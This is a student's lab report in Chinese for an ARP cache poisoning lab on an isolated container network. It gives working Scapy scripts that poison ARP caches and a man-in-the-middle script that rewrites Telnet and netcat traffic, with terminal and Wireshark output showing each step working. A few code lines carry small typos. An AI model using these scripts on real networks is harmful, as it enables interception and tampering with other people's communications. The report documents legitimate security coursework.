Chapter 4:ARP Cache Poisoning Attack Lab

57118132 吴嘉琪

852809049@qq.com

Southeast University — 2021 年 7 月 18 日

Task 1:ARP Cache Poisoning

Task 1.A (using ARP request)

进入HostA(10.9.0.5)，将其视为每次实验的被攻击对象。分别ping Host M和Host B两台主机，尽力ARP表。

```
# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.1                 ether   02:42:79:c9:7f:af   C
10.9.0.6                 ether   02:42:0a:09:00:06   C
10.9.0.105               ether   02:42:0a:09:00:69   C
```

发送下列arp发包程序，进行攻击。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()

A.op=1
A.psrc='10.9.0.6'
A.hwrc='02:42:0a:09:00:69'
A.pdst='10.9.0.5'

pkt = E/A
sendp(pkt, iface='eth0')
```

发现表中Host B的mac地址变为Host M的mac地址。

```
# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.1                 ether   02:42:79:c9:7f:af   C
10.9.0.6                 ether   02:42:0a:09:00:69   C
10.9.0.105               ether   02:42:0a:09:00:69   C
```

Task 1.B (using ARP reply)

清除Host B的arp记录，并将攻击代码将op改为2，在没有Host B的缓存记录的情况下攻击不成功

```
# arp –n
root@ea65a3a068a0:/# arp –n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.105               ether   02:42:0a:09:00:69   C
```

清除Host B的arp记录，并将攻击代码将op改为2，在有Host B的缓存记录的情况下攻击成功

```
# arp –n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:06   C

# arp –n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:69   C
10.9.0.105               ether   02:42:0a:09:00:69   C
```

Task 1.C (using ARP gratuitous message)

改攻击代码如下

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()

A.op=1
A.psrc=’10.9.0.6’
A.hwsrc=’02:42:0a:09:00:69’
A.hwdst=’ff:ff:ff:ff:ff:ff’
A.pdst=’10.9.0.6’
E.dst=’ff:ff:ff:ff:ff:ff’

pkt = E/A
sendp(pkt, iface=’eth0’)
```

清除Host B的arp记录，在没有Host B的缓存记录的情况下攻击不成功，因为本来就没有对应arp项所以arp更新报文没有用

```
# arp –n
# arp –n
```

清除Host B的arp记录，在有Host B的缓存记录的情况下攻击成功

```
# arp –n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:06   C

# arp –n
```

```
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:69   C
```

Task 2:MITM Attack on Telnet using ARP Cache Poisoning

首先，Host M对A和B都进行ARP缓存中毒攻击，使得在A的ARP缓存中，B的IP地址映射到M的MAC地址，在B的ARP缓存中，A的IP地址也映射到M的MAC地址。

```
# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:69   C
10.9.0.105               ether   02:42:0a:09:00:69   C



# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.105               ether   02:42:0a:09:00:69   C
10.9.0.5                 ether   02:42:0a:09:00:69   C
```

关闭M的ip转发后AB之间无法ping通(net.ipv4.ip_forward=0)

```
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^Z
[9]+  Stopped                 ping 10.9.0.6
```

再打开M的ip转发(net.ipv4.ip_forward=1)，攻击成功，Icmp报文发到了M上

```
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.232 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.223 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.242 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.219 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.222 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.208 ms
```

开启M的ip转发功能，A通过Telnet连接B，然后关闭M的ip转发功能，执行sniff&spoof，代码如下


```
#!/usr/bin/env python3
from scapy.all import*
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
```

```
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load  # The original payload da
                        newdata = data.replace(b'a',b'A')  # No change is made
                        send(newpkt/newdata)
                else:
                        send(newpkt)

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f = 'tcp and ((ether src 02:42:0a:09:00:05)or (ether src 02:42:0a:09:00:06))'
pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)
```

在A主机中输入的a都变成了A,在wireshark中更清楚的看到从A主机发出的报文中数据字段为a，而收到的报文中变成A

```
$ AA
```

运行mtr -n 192.168.60.5，可以发现先经过了恶意路由。



```
40 2021-07-18 06:03:38.497… 10.9.0.6        10.9.0.5        TELNET    68 Telnet Data ...
41 2021-07-18 06:03:38.497… 10.9.0.5        10.9.0.6        TCP       66 39178 → 23 [ACK] Seq=600443801 Ack=153
42 2021-07-18 06:03:38.497… 10.9.0.6        10.9.0.5        TELNET    96 Telnet Data ...
43 2021-07-18 06:03:38.497… 10.9.0.5        10.9.0.6        TCP       66 39178 → 23 [ACK] Seq=600443801 Ack=153
44 2021-07-18 06:03:38.498… 10.9.0.6        10.9.0.5        TELNET    87 Telnet Data ...
45 2021-07-18 06:03:38.498… 10.9.0.5        10.9.0.6        TCP       66 39178 → 23 [ACK] Seq=600443801 Ack=153
46 2021-07-18 06:03:39.017… 10.9.0.5        10.9.0.6        TELNET    67 Telnet Data ...
47 2021-07-18 06:03:39.018… 10.9.0.6        10.9.0.5        TELNET    67 Telnet Data ...
48 2021-07-18 06:03:39.018… 10.9.0.5        10.9.0.6        TCP       66 39178 → 23 [ACK] Seq=600443802 Ack=153
49 2021-07-18 06:03:39.476… 10.9.0.5        10.9.0.6        TELNET    67 Telnet Data ...
50 2021-07-18 06:03:39.477… 10.9.0.6        10.9.0.5        TELNET    67 Telnet Data ...

Wireshark · Packet 49 · br-08da34d76a63

Frame 49: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-08da34d76a63, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 39178, Dst Port: 23, Seq: 600443802, Ack: 1537138980, Len: 1
Telnet
  Data: a
```

Task 3:MITM Attack on Netcat using ARP Cache Poisoning

首先，Host M对A和B都进行ARP缓存中毒攻击，使得在A的ARP缓存中，B的IP地址映射到M的MAC地址，在B的ARP缓存中，A的IP地址也映射到M的MAC地址。

```
# arp -n
```

```
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:69   C
10.9.0.105               ether   02:42:0a:09:00:69   C


# arp –n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.105               ether   02:42:0a:09:00:69   C
10.9.0.5                 ether   02:42:0a:09:00:69   C
```

建立nc连接后关闭主机M的转发功能，执行攻击代码,替换部分如下

```
if pkt[TCP].payload:
                        data = pkt[TCP].payload.load  # The original payload da
                        newdata = data.replace(b'aaa',b'AAA')  # No change is m
                        send(newpkt/newdata)
                else:
                        send(newpkt)
```

但在实验过程中发现一旦nc连接上之后主机AB会不定期且较为频繁地广播arp请求询问对方ip对应的MAC，然后arp缓存就会被纠正，因此要将先前的arp重定向攻击代码循环执行，如图

```
#!/usr/bin/env python3
from scapy.all import *

def AtoB():
        E=Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')
        A=ARP(op=1,psrc='10.9.0.6',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.5')
        pkt=E/A
        sendp(pkt)
def BtoA():
        E=Ether(src='02:42:0a:09:00:69',dst='ff:ff:ff:ff:ff:ff')
        A=ARP(op=1,psrc='10.9.0.5',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.6')
        pkt=E/A
        sendp(pkt)
while(1):
        AtoB()
        BtoA()
        time.sleep(3)
```

攻击结果如下，可以看到在A主机输入aaa在B主机显示的是AAA，攻击成功

```
# nc 10.9.0.6 9090
aaa

# nc –lp 9090
```

```
AAA
```